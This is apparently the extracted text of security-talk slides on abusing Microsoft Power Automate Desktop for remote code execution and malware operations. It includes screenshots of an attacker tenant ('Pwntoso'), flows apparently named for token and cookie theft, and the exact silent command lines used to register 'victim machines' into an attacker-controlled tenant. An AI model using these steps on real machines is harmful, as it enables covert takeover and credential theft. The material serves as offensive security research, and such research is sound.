


Office cloud services

User : NT Service\UIFlowService




Huge service library



Windows 11

User : NT Service\UIFlowService



Machine Runtime

On-Prem : MS cloud



Corp
network
boundary




Office cloud services


Windows 11

User : NT Service\UIFlowService


Power Automate


Machine Runtime

outbound conn


Azure Service Bus

Office cloud services


 Office

Corp
network
boundary

On-Prem : MS cloud

Message "Dead-drop"

Windows 11



Your machines




Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)


Machines

Machine groups

VM images (preview)

Machine name ↑ ∨	Descrip... ∨	Version	Group ∨	Status	Flows run...	Flows que...	Ac... ∨	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Execute from cloud



Task status

Desktop flow runs


Here's a quick overview of the desktop flows you have running. [Learn more](#)

Requested ↓ ▾	Desktop flow ▾	Status ▾	Run start ▾	Run mode ▾
Jul 6, 12:48 PM (6 d ago)	GetPowerAutomateToken	Succeeded	Jul 6, 12:48 PM (6 d ago)	Local attended
Jun 30, 10:27 AM (1 wk a...	TheCookieMonster	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 30, 10:27 AM (1 wk a...	GetPowerAutomateToken	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 22, 02:55 PM (2 wk a...	GetPowerAutomateToken	Succeeded	Jun 22, 02:55 PM (2 wk ago)	Local attended
Jun 19, 04:10 PM (3 wk a...	GetPowerAutomateToken	Succeeded	Jun 19, 04:10 PM (3 wk ago)	Local attended
Jun 19, 03:58 PM (3 wk a...	GetPowerAutomateToken	Succeeded	Jun 19, 03:58 PM (3 wk ago)	Local attended
Jun 19, 03:55 PM (3 wk a...	GetPowerAutomateToken	Failed	Jun 19, 03:54 PM (3 wk ago)	Local attended

RCE as a Service

Repurpose RPA for power malware ops

Recall our wish list



Hello Pwntoso


The screenshot displays the Azure Active Directory admin center interface. The main heading is "Create a tenant" under the "Azure Active Directory" section. The breadcrumb trail shows "Dashboard > Pwntoso > Switch tenant >". The wizard is for creating a new tenant named "Pwntoso" with a domain "pwntoso.onmicrosoft.com" and a datacenter location in the "United States". The "Datacenter location" is confirmed as "United States". The "Next : Review + create >" button is visible.

Background elements include a search for "microsoft + contoso" and a Power Automate interface showing the "Machines" section with a "+ New machine" button.

Register victim machines

Can we avoid the UI?

Power Automate



Sign in to Microsoft Power Automate

It's quicker and easier than ever to automate with the new intuitive Power Automate. Use prebuilt drag-and-drop actions or record your own flows to replay later.


hi@pwntoso.onmicrosoft.com

Sign in

Register victim machines

Can we avoid the UI?

But of course!



```
Select Administrator: Command Prompt

C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ |
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
*****
```

Hello new machine




Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

Machines

Machine groups

VM images (preview)

Machine name ↑ ∨	Descrip... ∨	Version	Group ∨	Status	Flows run...	Flows que...	Ac... ∨	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Admin required, though



How to use the Machine registration App?

1. Open **Start** menu
2. Search for command prompt (or PowerShell) and then **run it as the administrator**
3. Change the directory to the Power Automate install folder (by default: C:\Program Files (x86)\Power Automate)

CA Select Administrator: Command Prompt

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ  
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a  
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force  
  
C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach  
inegroup -groupid rndcorp -grouppassword  
Please input 'grouppassword' value:  
*****
```

~~Admin required, though~~



```
PS C:\Program Files (x86)\Power Automate Desktop> net user PADUser
User name          PADUser
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active      Yes
Account expires      Never

Password last set    13/07/2022 0:25:57
Password expires      Never
Password changeable  13/07/2022 0:25:57
Password required     No
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon           13/07/2022 8:17:40

Logon hours allowed  All

Local Group Memberships *Users
Global Group memberships *None
The command completed successfully.

